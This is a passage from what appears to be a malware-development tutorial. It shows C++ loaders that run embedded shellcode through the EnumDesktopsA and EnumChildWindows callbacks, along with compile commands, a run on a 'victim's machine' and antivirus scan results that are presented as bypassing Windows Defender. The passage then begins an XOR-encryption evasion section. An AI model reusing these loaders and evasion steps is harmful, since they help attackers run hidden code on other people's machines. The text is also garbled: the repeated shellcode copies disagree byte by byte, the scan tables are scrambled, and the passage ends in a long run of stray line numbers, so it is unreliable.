20     0x1c, 0x1c, 0x28, 0xe0, 0x75, 0xf1, 0x3e, 0x4c, 0x30,  
21     0x75, 0xd6, 0x58, 0x14, 0x44, 0xb8, 0x40, 0x24,  
22     0xb8, 0x0c, 0x48, 0x3e, 0x44, 0xb8, 0x40, 0x1c,  
23     0x04, 0x88, 0x48, 0x01, 0xd0, 0x41, 0x58, 0x41,  
24     0x41, 0x51, 0x51, 0x51, 0x51, 0x51, 0x51, 0x51, 0x51,  
25     0x3e, 0x54, 0x2e, 0x48, 0x20, 0x40, 0x40, 0x40,  
26     0xc1, 0x00, 0x00, 0x00, 0x00, 0x3e, 0x48, 0x8d,  
27     0x4c, 0x8d, 0x85, 0x25, 0x01, 0x00, 0x00, 0x48,  
28     0x56, 0x07, 0xff, 0xd5, 0xbb, 0xe0, 0xd0, 0xa2,  
29     0x9d, 0xff, 0xd5, 0x48, 0x83, 0x41, 0x28, 0x2c,  
30     0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a,  
31     0xd5, 0xd4, 0x65, 0x6f, 0x77, 0x2d, 0xd0, 0x65,  
32     0x2e, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,  
33 };  
34  
35 int main(int argc, char* argv[]) {  
36     LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload), MEM_COMMIT, PAGE_EXECUTE_READWRITE);  
37     RtlMoveMemory(mem, my_payload, sizeof(my_payload));  
38     EnumDesktopsA(GetProcessWindowStation(), (DESKTOPOPENUMPROCA)mem, NULL);  
39     return 0;  
40 }  
41  
42 NORMAL hack.cpp  
43 [hack.cpp] 391, 1840C written
```

This section is the result of self-researching interesting trick: run shellcode via enumerates desktops.

EnumDesktopsA

Enumerates all desktops associated with the calling process's specified window station.

The function passes the name of each desktop to a callback function defined by the application:

```
BOOL EnumDesktopsA(
```

HWINSTA	hwinsta,
DESKTOPENUMPROCA	lpEnumFunc,
LPARAM	lParam

```
) ;
```

practical example

Let's go to look at a practical example. The trick is pretty simple:

```
/*
 * hack.cpp - run shellcode via EnumDesktopA.
 * C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/tutorial/
 * 2022/06/27/malware-injection-20.html
 */
```

```

#include <windows.h>

unsigned char my_payload[] =
    // 64-bit meow-meow messagebox
    "\xfc\x48\x81\xe4\xf0\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
    LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload),
    MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(mem, my_payload, sizeof(my_payload));
    EnumDesktopsA(GetProcessWindowStation(),
    (DESKTOPENUMPROCA)mem, NULL);
    return 0;
}

```

As you can see, first we allocate memory buffer in a current process via `VirtualAlloc`:

```

LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload),
MEM_COMMIT, PAGE_EXECUTE_READWRITE);

```

Then “copy” our payload to this memory region:

```

RtlMoveMemory(mem, my_payload, sizeof(my_payload));

```

And then, as a pointer to the callback function in `EnumDesktopsA` we specify this memory region:

```
EnumDesktopsA(GetProcessWindowStation(),
(DESCTOPENUMPROCA)mem, NULL);
```

As usually, for simplicity I used `meow-meow` messagebox payload:

```
unsigned char my_payload[] =
// 64-bit meow-meow messagebox
"\xfc\x48\x81\xe4\xf0\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";
```


demo

Let's go to see everything in action. Compile our "malware":

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-strings -fno-exceptions \
-fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive
```

```
[(cocomelonc㉿kali)] -[~/hacking/cybersec_blog/2022-06-27-malware-injection-20]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe /usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
[(cocomelonc㉿kali)] -[~/hacking/cybersec_blog/2022-06-27-malware-injection-20]
└─$ ls -l
total 20K
-rwxr-xr-x 1 cocomelonc cocomelonc 15K Jun 27 14:27 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 1.8K Jun 27 14:19 hack.cpp
```

and run in our victim's machine:



As you can see, everything is work perfectly :)

Let's go to upload `hack.exe` to VirusTotal:

257295869a833155f68b4d6ebbbe565ca1

16 / 66

Community Score: ✓

657ff9b649f9feed373ac61bf8fc98257295869a833155f68b4d6ebbbe565ca1
hack.exe

15.00 KB | 2022-06-27 08:36:07 UTC | a moment ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Security Vendors' Analysis

Virus Name	Status	Notes
Acronis (Static ML)	Suspicious	
ALYac	Generic ShellCode F.223359AS	
BitDefender	Generic ShellCode F.223359AS	
Cynet	Malicious (score: 100)	
Elastic	Malicious (High Confidence)	
eScan	Generic ShellCode F.223359AS	
Jiangmin	Trojan.Shell.Win32.Generic	
MAX	Malware (ai Score:87)	
AhnLab-v3	Undetected	
Avast	Undetected	
Baidu	Undetected	
Bkav Pro	Undetected	
Comodo	Undetected	
Cylance	Undetected	
ESET NOD32	Undetected	
Ad-Aware	Generic ShellCode F.223359AS	
Arcabit	Generic ShellCode F.223359AS	
Cyberesam	Malicious.cad.e0	
DrWeb	Trojan Starter.7246	
Emsisoft	Generic ShellCode F.223359AS (B)	
GData	Generic ShellCode F.223359AS	
Kaspersky	HEUR:Trojan.Win32.Generic	
Netflix (FireEye)	Generic.mng.fb0ec415ccb7001	
Alibaba	Undetected	
Anti (no cloud)	Undetected	
BitDefenderTheta	Undetected	
ClamAV	Undetected	
CrowdStrike Falcon	Undetected	
Cynet	Undetected	
F-Secure	Undetected	

So, 16 of 66 AV engines detect our file as malicious.

<https://www.virustotal.com/gui/file/657ff9b6499f8eed373ac61bf8fc98257295869a833155f68b4d6ebbbe565ca1/detection>

And what's interesting this trick bypassed Windows Defender:

657ff9b6499f8eed373ac61bf8fc98257295869a833155f68b4d6ebbbe565ca1

16 / 66

Community Score: ✓

657ff9b6499f8eed373ac61bf8fc98257295869a833155f68b4d6ebbbe565ca1
hack.exe

15.00 KB | 2022-06-27 08:36:07 UTC | a moment ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Security Vendors' Analysis

Virus Name	Status	Notes
Jiangmin	Generic ShellCode F.223359AS	
MAX	Trojan.Shell.Win32.Generic	
AhnLab-v3	Malware (ai Score:87)	
Avast	Undetected	
Baidu	Undetected	
Bkav Pro	Undetected	
Comodo	Undetected	
Cylance	Undetected	
ESET NOD32	Undetected	
McAfee	Undetected	
NOD32-Antivirus	Undetected	
Panda	Undetected	
Rising	Undetected	
Secunia-GPX	Undetected	
Sophos	Undetected	
TACMON	Undetected	
Tencent	Undetected	
Kaspersky	HEUR:Trojan.Win32.Generic	
McAfee-GW	Undetected	
McAfee-CN-Edition	Undetected	
QuickHeal	Undetected	
Sangfor Engine Zone	Undetected	
SentinelOne (Static ML)	Undetected	
SIPSoftEndpointSense	Undetected	
TENTHIS	Undetected	
Trojanstrike	Undetected	
Ad-Aware	Undetected	
Microsoft	Undetected	
Palo Alto Networks	Undetected	
QuickHeal	Undetected	
Sangfor Engine Zone	Undetected	
SentinelOne (Static ML)	Undetected	
SIPSoftEndpointSense	Undetected	
TENTHIS	Undetected	
Trojanstrike	Undetected	

I hope this section spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

EnumDesktopsA
source code in github

34. malware development tricks. Run shellcode via Enum-ChildWindows. C++ example.

This section is the result of self-researching interesting trick: run shellcode via enumerates the child windows.

EnumChildWindows

Enumerates the child windows of the specified parent window by providing the handle to each child window to a callback function that has been created by the application. `EnumChildWindows` continues until either the final child window has been enumerated or the callback function returns `FALSE`:

```
BOOL EnumChildWindows(
```

HWND	hWndParent,
WNDENUMPROC	lpEnumFunc,
LPARAM	lParam

```
);
```

practical example

Let's go to look at a practical example. The trick is pretty simple, similar to previous trick:

```
/*
 * hack.cpp - run shellcode via EnumChildWindows.
 * C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/
```

```

2022/07/13/malware-injection-21.html
*/
#include <windows.h>

unsigned char my_payload[] =
    // 64-bit meow-meow messagebox
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";

int main(int argc, char* argv[]) {
    LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload),
    MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    RtlMoveMemory(mem, my_payload, sizeof(my_payload));
    EnumChildWindows(NULL, (WNDENUMPROC)mem, NULL);
    return 0;
}

```

First we allocate memory buffer in a current process via `VirtualAlloc`:

```

LPVOID mem = VirtualAlloc(NULL, sizeof(my_payload),
MEM_COMMIT, PAGE_EXECUTE_READWRITE);

```

Then “copy” our payload to this memory region:

```
RtlMoveMemory(mem, my_payload, sizeof(my_payload));
```

And then, as a pointer to the callback function in `EnumChildWindows` we specify this memory region:

```
EnumChildWindows(NULL, (WNDENUMPROC)mem, NULL);
```

As usually, for simplicity I used meow-meow messagebox payload:

```
unsigned char my_payload[] =  
    // 64-bit meow-meow messagebox  
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x00\x41"  
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"  
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"  
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"  
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"  
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"  
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"  
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"  
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"  
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"  
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"  
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"  
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"  
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"  
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"  
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"  
    "\xc1\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"  
    "\x4c\x8d\x85\x25\x01\x00\x48\x31\xc9\x41\xba\x45\x83"  
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\x6\x95\xbd"  
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"  
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"  
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"  
    "\xe\x2e\x5e\x3d\x00";
```

demo

Let's go to see everything in action. Compile our "malware":


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe \  
-I/usr/share/mingw-w64/include/ -s \  
-ffunction-sections -fdata-sections \  
-Wno-write-strings -fno-exceptions \  
-fmerge-all-constants -static-libstdc++ \  
-static-libgcc -fpermissive
```

and run in our victim's machine:

```
.\hack.exe
```

As you can see, everything is work perfectly :)

Let's go to upload `hack.exe` to VirusTotal:



So, 20 of 69 AV engines detect our file as malicious.

<https://www.virustotal.com/gui/file/71c4294f90d6d6c3686601b519c2401a58bb1fb03ab9ca3975eca7231af77853/detection>

I hope this section spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

EnumChildWindows source code in github

35. AV engines evasion for C++ simple malware.

The screenshot shows two side-by-side code editors in the Atom text editor. Both editors have tabs at the top labeled 'evil_enc.py'.

Left Editor (XOR Payload Encryption):

```
# XOR payload encryption
# author: @c0mmonl33f
# source: https://github.com/c0mmonl33f/tutorials/tree/main/xor

import os
import hashlib
import string

def xor(data, key):
    key = str(key)
    l = len(key)
    output_str = ""

    for i in range(len(data)):
        current_data = data[i]
        current_key = key[i % len(key)]
        ordd = lambda x: x if isinstance(x, int) else ord(x)
        output_str += chr(ord(current_data) ^ ord(current_key))
    return output_str

# encrypting
def xor_encrypt(data, key):
    ciphertext = xor(data, key)
    ciphertext = bytes([x ^ 0x41 for x in ciphertext])
    print(ciphertext)
    return ciphertext

# key for encrypt/decrypt
my_secret_key = "mysupersecretkey"
evil_enc.py
```

Right Editor (XOR Decryption):

```
Project — /Users/beric/Downloads/2021-09-09-ev-evasion-1 — Atom
File Edit View Selection Find Packages Project evil_enc.py README.md evil.cpp evil_xor.cpp

2021-09-09-ev-evasion-1
git
calcbin
evil_enc.py
evil_xor.cpp
evil-enc.py
evil-enc.cpp
evil.cpp
evil.eve
README.md

evil_enc.py
9 #include <stdint.h>
10 #include <string.h>
11 // our payload calc.exe
12 unsigned char my_payload[] = { };
13 unsigned int my_payload_len = sizeof(my_payload);
14
15 // key for XOR decrypt
16 char my_secret_key[] = "mysupersecretkey";
17
18 // decrypt xor0 function
19 void XOR(char * data, size_t data_len, char * key,
20          int j);
21
22 for (int i = 0; i < data_len; i++) {
23     if (j == key_len - 1) j = 0;
24
25     data[i] = data[i] ^ key[j];
26
27 }
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
417
418
419
419
420
421
422
423
423
424
425
425
426
427
427
428
428
429
429
430
430
431
431
432
432
433
433
434
434
435
435
436
436
437
437
438
438
439
439
440
440
441
441
442
442
443
443
444
444
445
445
446
446
447
447
448
448
449
449
450
450
451
451
452
452
453
453
454
454
455
455
456
456
457
457
458
458
459
459
460
460
461
461
462
462
463
463
464
464
465
465
466
466
467
467
468
468
469
469
470
470
471
471
472
472
473
473
474
474
475
475
476
476
477
477
478
478
479
479
480
480
481
481
482
482
483
483
484
484
485
485
486
486
487
487
488
488
489
489
490
490
491
491
492
492
493
493
494
494
495
495
496
496
497
497
498
498
499
499
500
500
501
501
502
502
503
503
504
504
505
505
506
506
507
507
508
508
509
509
510
510
511
511
512
512
513
513
514
514
515
515
516
516
517
517
518
518
519
519
520
520
521
521
522
522
523
523
524
524
525
525
526
526
527
527
528
528
529
529
530
530
531
531
532
532
533
533
534
534
535
535
536
536
537
537
538
538
539
539
540
540
541
541
542
542
543
543
544
544
545
545
546
546
547
547
548
548
549
549
550
550
551
551
552
552
553
553
554
554
555
555
556
556
557
557
558
558
559
559
560
560
561
561
562
562
563
563
564
564
565
565
566
566
567
567
568
568
569
569
570
570
571
571
572
572
573
573
574
574
575
575
576
576
577
577
578
578
579
579
580
580
581
581
582
582
583
583
584
584
585
585
586
586
587
587
588
588
589
589
590
590
591
591
592
592
593
593
594
594
595
595
596
596
597
597
598
598
599
599
600
600
601
601
602
602
603
603
604
604
605
605
606
606
607
607
608
608
609
609
610
610
611
611
612
612
613
613
614
614
615
615
616
616
617
617
618
618
619
619
620
620
621
621
622
622
623
623
624
624
625
625
626
626
627
627
628
628
629
629
630
630
631
631
632
632
633
633
634
634
635
635
636
636
637
637
638
638
639
639
640
640
641
641
642
642
643
643
644
644
645
645
646
646
647
647
648
648
649
649
650
650
651
651
652
652
653
653
654
654
655
655
656
656
657
657
658
658
659
659
660
660
661
661
662
662
663
663
664
664
665
665
666
666
667
667
668
668
669
669
670
670
671
671
672
672
673
673
674
674
675
675
676
676
677
677
678
678
679
679
680
680
681
681
682
682
683
683
684
684
685
685
686
686
687
687
688
688
689
689
690
690
691
691
692
692
693
693
694
694
695
695
696
696
697
697
698
698
699
699
700
700
701
701
702
702
703
703
704
704
705
705
706
706
707
707
708
708
709
709
710
710
711
711
712
712
713
713
714
714
715
715
716
716
717
717
718
718
719
719
720
720
721
721
722
722
723
723
724
724
725
725
726
726
727
727
728
728
729
729
730
730
731
731
732
732
733
733
734
734
735
735
736
736
737
737
738
738
739
739
740
740
741
741
742
742
743
743
744
744
745
745
746
746
747
747
748
748
749
749
750
750
751
751
752
752
753
753
754
754
755
755
756
756
757
757
758
758
759
759
760
760
761
761
762
762
763
763
764
764
765
765
766
766
767
767
768
768
769
769
770
770
771
771
772
772
773
773
774
774
775
775
776
776
777
777
778
778
779
779
780
780
781
781
782
782
783
783
784
784
785
785
786
786
787
787
788
788
789
789
790
790
791
791
792
792
793
793
794
794
795
795
796
796
797
797
798
798
799
799
800
800
801
801
802
802
803
803
804
804
805
805
806
806
807
807
808
808
809
809
810
810
811
811
812
812
813
813
814
814
815
815
816
816
817
817
818
818
819
819
820
820
821
821
822
822
823
823
824
824
825
825
826
826
827
827
828
828
829
829
830
830
831
831
832
832
833
833
834
834
835
835
836
836
837
837
838
838
839
839
840
840
841
841
842
842
843
843
844
844
845
845
846
846
847
847
848
848
849
849
850
850
851
851
852
852
853
853
854
854
855
855
856
856
857
857
858
858
859
859
860
860
861
861
862
862
863
863
864
864
865
865
866
866
867
867
868
868
869
869
870
870
871
871
872
872
873
873
874
874
875
875
876
876
877
877
878
878
879
879
880
880
881
881
882
882
883
883
884
884
885
885
886
886
887
887
888
888
889
889
890
890
891
891
892
892
893
893
894
894
895
895
896
896
897
897
898
898
899
899
900
900
901
901
902
902
903
903
904
904
905
905
906
906
907
907
908
908
909
909
910
910
911
911
912
912
913
913
914
914
915
915
916
916
917
917
918
918
919
919
920
920
921
921
922
922
923
923
924
924
925
925
926
926
927
927
928
928
929
929
930
930
931
931
932
932
933
933
934
934
935
935
936
936
937
937
938
938
939
939
940
940
941
941
942
942
943
943
944
944
945
945
946
946
947
947
948
948
949
949
950
950
951
951
952
952
953
953
954
954
955
955
956
956
957
957
958
958
959
959
960
960
961
961
962
962
963
963
964
964
965
965
966
966
967
967
968
968
969
969
970
970
971
971
972
972
973
973
974
974
975
975
976
976
977
977
978
978
979
979
980
980
981
981
982
982
983
983
984
984
985
985
986
986
987
987
988
988
989
989
990
990
991
991
992
992
993
993
994
994
995
995
996
996
997
997
998
998
999
999
1000
1000
1001
1001
1002
1002
1003
1003
1004
1004
1005
1005
1006
1006
1007
1007
1008
1008
1009
1009
1010
1010
1011
1011
1012
1012
1013
1013
1014
1014
1015
1015
1016
1016
1017
1017
1018
1018
1019
1019
1020
1020
1021
1021
1022
1022
1023
1023
1024
1024
1025
1025
1026
1026
1027
1027
1028
1028
1029
1029
1030
1030
1031
1031
1032
1032
1033
1033
1034
1034
1035
1035
1036
1036
1037
1037
1038
1038
1039
1039
1040
1040
1041
1041
1042
1042
1043
1043
1044
1044
1045
1045
1046
1046
1047
1047
1048
1048
1049
1049
1050
1050
1051
1051
1052
1052
1053
1053
1054
1054
1055
1055
1056
1056
1057
1057
1058
1058
1059
1059
1060
1060
1061
1061
1062
1062
1063
1063
1064
1064
1065
1065
1066
1066
1067
1067
1068
1068
1069
1069
1070
1070
1071
1071
1072
1072
1073
1073
1074
1074
1075
1075
1076
1076
1077
1077
1078
1078
1079
1079
1080
1080
1081
1081
1082
1082
1083
1083
1084
1084
1085
1085
1086
1086
1087
1087
1088
1088
1089
1089
1090
1090
1091
1091
1092
1092
1093
1093
1094
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1100
1101
1101
1102
1102
1103
1103
